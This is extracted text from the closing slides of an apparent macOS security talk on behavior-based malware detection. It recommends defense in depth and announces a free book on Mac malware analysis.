
via JamfProtect (MonitorKit + Apple's game engine)




MonitorKit



...in the news




actions
(alert, log, etc)




Apple's game (logic) engine

Conclusion



TAKE AWAYS

1



2



Ensure your macOS systems are protected
by a behavior-based security tool!

defense in depth!!

MAHALO !


"Friends of Objective-See"




Announcing:

"THE ART OF MAC MALWARE"


free (online) books




volume 0x1: Analysis




infection vectors



